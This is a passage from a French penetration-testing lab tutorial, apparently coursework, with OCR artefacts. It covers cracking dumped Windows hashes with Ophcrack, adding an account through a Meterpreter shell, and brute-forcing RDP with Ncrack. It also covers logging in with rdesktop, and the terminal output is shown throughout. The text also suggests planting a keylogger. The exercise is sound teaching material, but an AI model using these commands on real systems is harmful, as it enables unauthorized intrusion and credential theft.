
- Utilisez **Ophcrack** afin de retrouver le login et le mot de passe récupéré avec Hashdump.

Pour l'utiliser, il faut charger les comptes hash récupérés et cliquer sur crack afin de faire une attaque force brute pour le mot de passe





- En utilisant le shell de Meterpreter, créez un compte administrateur sur la cible. Testez votre travail (screenshot). Une fois la nouvelle session créée, vous pouvez installer sur le pc distant un keylogger par exemple afin de retrouver les mots de passe.



IV- Exploiter le RDP de windows

Souvent, dans une entreprise, l'administrateur réseau active le bureau à distance sur les PC qu'il a à charge de maintenir.

Pour cette partie, activez le bureau à distance sur la machine cible. Pour le test, créez un compte *lolo* et mot de passe *lolo*. C'est uniquement pour limiter le temps du test.


```
meterpreter > shell
Process 2796 created.
Channel 1 created.
Microsoft Windows [version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Tous droits r◆serv◆s.

C:\Windows\system32>net user lolo lolo /add
net user lolo lolo /add
La commande s'est termin◆e correctement.
```

<u>Travail demandé:</u>


- Analysez la cible avec nmap : **root@kali:# nmap -p 3389 -sV <ip de la cible>**


```
┌──(root㉿mk)-[/home/mk]
└─# nmap -p 3389 -sV 192.168.2.64
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-17 11:08 CET
Nmap scan report for eleve-pc.home (192.168.2.64)
Host is up (0.0011s latency).

PORT     STATE  SERVICE       VERSION
3389/tcp closed ms-wbt-server
MAC Address: 08:00:27:54:9B:9B (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.58 seconds
```

- Créez un fichier *login.txt* dans lequel vous saisissez les login des utilisateurs que vous auriez découvert au préalable (lors d'une attaque *eternal blue* par exemple)



- En utilisant Crunch par exemple, créez un fichier *motdepasse.txt*.





- Utilisez Ncrack pour lancer une attaque force brute sur le RDP de la cible:


  root@kali:#ncrack -v -T 3 -U usernames.txt -P custom_list.txt rdp://IpDeLaCible


```
root@kali:/home/kali# ncrack -v -T 3 --user lolo -P custom_list1.txt rdp://192.168.1.111
Core(warning): Certificate received from server is NOT trusted by this system, an except
Starting Ncrack 0.7 ( http://ncrack.org ) at 2020-09-25 03:27 EDT
Connection established using SSL.
Discovered credentials on rdp://192.168.1.111:3389 'lolo' 'lolo'
```

```
┌──(root㉿mk)-[/home/mk/Desktop]
└─# ncrack -v -T 3 --user lolo -P motdepasse.txt rdp://192.168.1.28

Starting Ncrack 0.7 ( http://ncrack.org ) at 2024-12-18 16:48 CET

Discovered credentials on rdp://192.168.1.28:3389 'lolo' 'lolo'
rdp://192.168.1.28:3389 finished.

Discovered credentials for rdp on 192.168.1.28 3389/tcp:
192.168.1.28 3389/tcp rdp: 'lolo' 'lolo'

Ncrack done: 1 service scanned in 3.00 seconds.
Probes sent: 5 | timed-out: 0 | prematurely-closed: 0

Ncrack finished.
```

- Exploitation du résultat avec freeRDP: C'est un outil qui permet d'utiliser RDP sous Kali.

  root@kali:#xfreerdp -u Login -p MotDePasse <ip de la cible>




root@mk: /home/mk/Desktop
File Actions Edit View Help
┌──(root㉿mk)-[/home/mk/Desktop]
└─# rdesktop -u lolo -p 'lolo' 192.168.1.28
Core(warning): Certificate received from server is NOT trusted by this system, ar
Failed to initialize NLA, do you have correct Kerberos TGT initialized ?
Core(warning): Certificate received from server is NOT trusted by this system, ar
Connection established using SSL.
Protocol(warning): process_pdu_logon(), Unhandled login infotype 1
Core(warning): Certificate received from server is NOT trusted by this system, ar
Failed to initialize NLA, do you have correct Kerberos TGT initialized ?
Core(warning): Certificate received from server is NOT trusted by this system, ar
Connection established using SSL.
Protocol(warning): process_pdu_logon(), Unhandled login infotype 1
rdesktop - 192.168.1.28
Corbeille
Firefox
Mise en route
Se connecter à un projecteur
Calculatrice
Pense-bête
Outil Capture
Paint
Visionneuse XPS
Télécopie et numérisation Windows
Connexion Bureau à distance
Loupe
Tous les programmes
Rechercher les programmes et fichiers
lolo
Documents
Images
Musique
Ordinateur
Panneau de configuration
Périphériques et imprimantes
Programmes par défaut
Aide et support
Sécurité de Windows
Fermer la session
Windows 7
numéro 7601
Cette copie de Windows n'est pas authentique.
EN
16:47
16/12/2024